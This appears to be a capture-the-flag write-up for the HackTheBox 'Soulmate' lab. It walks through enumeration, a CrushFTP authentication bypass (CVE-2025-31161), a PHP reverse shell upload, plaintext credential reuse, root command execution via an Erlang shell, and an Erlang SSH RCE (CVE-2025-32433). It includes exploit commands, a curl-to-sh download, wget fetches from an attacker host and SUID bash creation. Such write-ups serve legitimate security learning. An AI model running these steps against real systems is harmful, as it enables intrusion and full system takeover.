HTB Soulmate Writeup
Overview
This is an easy Linux machine on HackTheBox. We’re given the server’s IP and need to obtain the highest level of privilege.
Exploit Path
Through enumeration we discover the ftp subdomain which exposes a vulnerable/outdated CrushFTP web dashboard. Using CVE-2025-31161 we create an admin account and upload a php shell to establish a foothold. The ben user’s credentials are stored in a plaintext configuration file, allowing login over ssh and access to the user.txt flag!
An internal erlang shell on port 2222 gives access to root commands and the root.txt flag!
Using CVE-2025-32433, we have an unintended path that lets us run arbitrary commands as root as an unauthenticated user. By skipping the ben user we jump directly from www-data -> root
Enumeration
Port Scan
To list publicly accessible services we’ll run a port scan on the server
1
2
┌──(kali@kali)-[~/soulmate.htb]
└─$ rustscan --accessible -a 10.129.157.185 -- -A -sC
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports like it's my full-time job. Wait, it is.

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.157.185:22
Open 10.129.157.185:80
Open 10.129.157.185:4369
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://soulmate.htb/
4369/tcp open  epmd    syn-ack ttl 63 Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    ssh_runner: 44559
4369: EPMD will be important later!
ssh is enabled if we find account credentials down the line
1
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
A webpage is hosted at soulmate.htb
1
2
3
4
5
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://soulmate.htb/
Add soulmate.htb to our /etc/hosts file to resolve the domain and follow the redirect
1
<MACHINE-IP> soulmate.htb
epmd will map names to machine addresses for Erlang instances. Keep it in mind for later
1
2
3
4
5
4369/tcp open  epmd    syn-ack ttl 63 Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    ssh_runner: 44559
Subdomains
Fuzzing lets us discover additional subdomains under soulmate.htb
1
2
┌──(kali@kali)-[~/soulmate.htb]
└─$ wfuzz -c -t 50 -u http://soulmate.htb -H 'Host: FUZZ.soulmate.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt --hw 10
- The
--hw 10flag tells the program to hide responses that contain 10 words. This’ll filter out subdomains that don’t lead anywhere!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://soulmate.htb/
Total requests: 114442

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   302        0 L      0 W        0 Ch        "ftp"

Total time: 0
Processed Requests: 114442
Filtered Requests: 114441
Requests/sec.: 0
Add the new ftp subdomain to our /etc/hosts file so we can access it!
1
<MACHINE_IP> soulmate.htb ftp.soulmate.htb
Initial Foothold
CrushFTP
Visiting ftp.soulmate.htb redirects us to a CrushFTP login page 
By viewing the page source for login.html we get hints to a version number
1
2
3
4
5
6
7
8
navigator.serviceWorker
	.register("/WebInterface/new-ui/sw.js?v=11.W.657-2025_03_08_07_52")
	.then((e) => {
	  console.log(e);
	})
	.catch((error) => {
	  console.log(error);
	});
Through research, CrushFTP before v11.3.1 has an authentication bypass vulnerability (CVE-2025-31161).
Let’s download the exploit to our machine
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali@kali)-[~/soulmate.htb]
└─$ git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161
Cloning into 'CVE-2025-31161'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 9 (delta 3), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), 6.02 KiB | 3.01 MiB/s, done.
Resolving deltas: 100% (3/3), done.
┌──(kali@kali)-[~/soulmate.htb]
└─$ cd CVE-2025-31161

┌──(kali@kali)-[~/soulmate.htb/CVE-2025-31161]
└─$ ls
cve-2025-31161.py  LICENSE  README.md
Reading the help menu, we’re able to create a new account with admin privilges
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali@kali)-[~/soulmate.htb/CVE-2025-31161]
└─$ python3 cve-2025-31161.py
  [-] Target host not specified
usage: cve-2025-31161.py [-h] [--target_host TARGET_HOST] [--port PORT] [--target_user TARGET_USER]
                         [--new_user NEW_USER] [--password PASSWORD]

Exploit CVE-2025-31161 to create a new account

options:
  -h, --help            show this help message and exit
  --target_host TARGET_HOST
                        Target host
  --port PORT           Target port
  --target_user TARGET_USER
                        Target user
  --new_user NEW_USER   New user to create
  --password PASSWORD   Password for the new user
Let’s create an admin user with the credentials dasian:dasian
1
2
3
4
5
6
7
8
9
┌──(kali@kali)-[~/soulmate.htb/CVE-2025-31161]
└─$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user dasian --password dasian
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: dasian
   [*] Password: dasian.
By visiting the UserManager page we can browse files hosted on the server
1
http://ftp.soulmate.htb/WebInterface/UserManager/index.html
The default permissions let us read files, not write them. As admin we can fix this.
We’ll need to grant the upload permission on the /app directory for the dasian user. Drag the /app folder from the Server section to the User section and check the Upload box 
Reverse Shell
Uploading a reverse shell to lets us run shell commands on the server!! I used the PHP PentestMonkey shell from revshells.com. Make sure to replace the IP with your machine’s IP (as seen by the server) and the port with 4444
Save the php reverse shell as shell.php on your machine and upload it to /app/webProd in CrushFTP. This will upload a file to the base site hosted on soulmate.htb
On your machine create a listener to catch the reverse shell request sent by the server
1
2
┌──(kali@kali)-[~]
└─$ nc -lvnp 4444 # listener on the attacking machine
We can run the php code/trigger the reverse shell by accessing the php file. You can visit the webpage in a browser or use curl in another terminal
1
2
┌──(kali@kali)-[~]
└─$ curl http://soulmate.htb/shell.php # trigger reverse shell
Either method will give us a shell on the server as www-data! 
We can stabilize and upgrade the shell using python3. This lets us clear the screen and use shortcuts that contain ctrl
1
2
3
4
5
6
7
www-data@soulmate:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
# ctrl + z
┌──(kali@kali)-[~]
└─$ stty raw -echo && fg
[1]  + continued  nc -lvnp 4444
www-data@soulmate:/$ export SHELL=/bin/bash
www-data@soulmate:/$ export TERM=screen
user.txt
Reading /etc/passwd tells us what users are on the system. Let’s focus on users that can access a shell
1
2
3
www-data@soulmate:/home$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ben:x:1000:1000:,,,:/home/ben:/bin/bash
Our next target is the ben user
linpeas
Upload and run linpeas to the server so we can find an exploit path
1
www-data@soulmate:/tmp$ curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
- This works if the machine can reach
github.combutsoulmate.htbcould not. We’ll need to upload it from our machine!
Download linpeas to your machine
1
2
┌──(kali@kali)-[~/server]
└─$ curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh > linpeas.sh
Start a web server on port 80 in the same directory as linpeas.sh
1
2
3
┌──(kali@kali)-[~/server]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Now we can download the file on the victim machine. Replace with your IP
1
www-data@soulmate:/tmp$ wget http://10.10.15.237/linpeas.sh
Let’s run the privilege escalation script to find a path that elevates our privileges
1
www-data@soulmate:/tmp$ sh linpeas.sh
In the output we see references to a critical configuration file
Under the running processes section we see the command that started the erlang shell
1
2
3
4
5
╔══════════╣ Running processes (cleaned)
╚ Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
# ... snip ...
root        1143  0.0  1.6 2251656 66840 ?       Ssl  08:32   0:05 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
# ... snip ...
It’s also referenced here
1
2
3
4
╔══════════╣ Executable files potentially added by user (limit 70)
# snip
2025-08-15+07:46:57.3585015320 /usr/local/lib/erlang_login/start.escript
# snip
Reading /usr/local/lib/erlang_login/start.escript reveals ben’s credentials
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@soulmate:~$ cat /usr/local/lib/erlang_login/start.escript
# ... snip ...
{user_passwords, [{"ben", "Ho************98"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,
# ... snip ...
From our initial port scan, we know that ssh is open. Reusing these credentials lets us login as ben and grab user.txt! 
root.txt
From our initial port scan and the start.escript file we know that erlang's ssh_runner is running on port 2222. We can list open internal ports to make sure
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
ben@soulmate:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:34527         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39131         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4369          0.0.0.0:*               LISTEN      -
tcp6       0      0 ::1:4369                :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
This is only accessible on the internal network. We need to create a local ssh session on top of our remote ssh session
1
2
3
4
5
6
7
8
9
ben@soulmate:~$ ssh ben@localhost -p 2222
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
ben@localhost's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
- This isn’t a normal
sshsession, we’re now in an erlang shell. While running commands, don’t forget the.at the end!
According to the erlang documentation, the os module lets us run commands on the host operating system. The env command will list our privilege level
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
(ssh_runner@soulmate)6> os:env().
[{"LOGNAME","root"},
 {"SYSTEMD_EXEC_PID","1142"},
 {"USER","root"},
 {"PROGNAME","erl"},
 {"ROOTDIR","/usr/local/lib/erlang"},
 {"SHELL","/bin/sh"},
 {"PWD","/"},
 {"PATH",
  "/usr/local/lib/erlang/erts-15.2.5/bin:/usr/local/lib/erlang/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"},
 {"HOME","/root"},
 {"JOURNAL_STREAM","8:24385"},
 {"LANG","en_US.UTF-8"},
 {"INVOCATION_ID","6912e25e1b9849de9cee57047a432c83"},
 {"EMU","beam"},
 {"ERL_FLAGS","-kernel inet_dist_use_interface {127,0,0,1}"},
 {"ESCRIPT_NAME","/usr/local/lib/erlang_login/start.escript"},
 {"BINDIR","/usr/local/lib/erlang/erts-15.2.5/bin"}]
We’re running as root! Let’s make a copy of /bin/bash with the suid bit set so we can pop a local root shell
1
(ssh_runner@soulmate)8> os:cmd('cp /bin/bash /tmp/bash; chmod +s /tmp/bash;').
Exiting the erlang shell and running the suid bash will give us a root shell and root.txt! 
Unintended Root
From the initial port scan we know that erlang is running ssh_runner.
We can use CVE-2025-32433, an unauthenticated remote code execution vulnerability to bypass the need for ben and immediately get a root shell!
Let’s clone the repo and create a web server on the attacking machine
1
2
3
4
5
6
7
8
┌──(kali@kali)-[~/soulmate.htb]
└─$ git clone https://github.com/0xPThree/cve-2025-32433.git

┌──(kali@kali)-[~/soulmate.htb]
└─$ cd cve-2025-32433

┌──(kali@kali)-[~/soulmate.htb/cve-2025-32433]
└─$ python3 -m http.server 80
Download the exploit to run on the victim machine
1
www-data@soulmate:/tmp$ wget http://<attacker-ip>/cve-2025-32433.py
We can run the exploit on the server and create another suid bash binary to bypass the user privesc all together!
1
2
3
4
5
6
7
8
9
10
11
12
13
www-data@soulmate:/tmp$ python3 cve-2025-32433.py
[*] Connecting to SSH server...
[✓] Banner: SSH-2.0-Erlang/5.2.9
Q!60&Atcurve25519-sha256,curve25519-sha256@libssh.org,curve448-sha512,ecdh-sha2-nistp521,ecdh-sha2-nistp384,ecdh-sha2-nistp256,diffie-hellman-group-exchange-sha256,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,diffie-hellman-group14-sha256,ext-info-s,kex-strict-s-v00@openssh.com9ssh-ed25519,ecdsa-sha2-nistp256,rsa-sha2-512,rsa-sha2-256aes256-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-gcm@openssh.com,aes128-ctr,chacha20-poly1305@openssh.com,aes256-cbc,aes192-cbc,aes128-cbc,3des-cbcaes256-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-gcm@openssh.com,aes128-ctr,chacha20-poly1305@openssh.com,aes256-cbc,aes192-cbc,aes128-cbc,3des-cbc{hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,hmac-sha1-etm@openssh.com,hmac-sha1{hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,hmac-sha1-etm@openssh.com,hmac-sha1none,zlib@openssh.com,zlibnone,zlib@openssh.com,zlib
[*] Sending KEXINIT...
[*] Opening channel...
[?] Shell command: cp /bin/bash /tmp/unintended; chmod +s /tmp/unintended;
[*] Sending CHANNEL_REQUEST...
[✓] Payload sent.
www-data@soulmate:/tmp$ /tmp/unintended -p
unintended-5.1# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
unintended-5.1#